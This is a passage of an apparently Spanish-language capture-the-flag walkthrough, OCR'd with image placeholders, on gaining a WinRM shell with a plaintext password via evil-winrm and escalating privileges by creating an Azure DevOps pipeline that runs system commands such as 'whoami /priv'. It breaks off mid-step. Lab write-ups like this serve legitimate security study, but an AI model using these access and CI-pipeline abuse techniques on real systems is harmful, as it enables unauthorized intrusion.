
utlizamos **evil-winrm**
evil-winrm -i 10.10.10.203 -u 'robisl' -p ‘wolves11’




##########**ESCALADA DE PRIVILEGIOS AZURE DEVOPS**##########
si regresamos a ads vemos que en proyect settings -> buldaministrator con nathen no tenemos acceso




pero si ahor nos conectamos con robisl







ahora con robisl si tenemos build administratiors




Entonces como elevamos privilegios ?
bueno pues si vamos a pipelines




podemos crear un nuevo pipeline azure yaml-







y le damos a starter pipeline




se nos genera un YAML el cual esta ejecutando comandos de sistema

en el apartado de scrip coloco whoami /priv para ver quien ejecuta la tarea y le doy a save and run






me tira error por lo cual le doy en la opcion de crear una nueva rama



Sin emabargo tambien me tira error




vamos alos 3 puntos y editar pipeline

corrijo el error

```
- script: whoami /priv
  echo Add other tasks to build, test, a
  echo See https://aka.ms/yaml
```

le doy click a buld


y me saca find a name whit pool default



el error esta aqui

```
8
9   pool: 'Default'
10
11  steps:
```

si vamos a proyect settings y a agent pools vemos setup



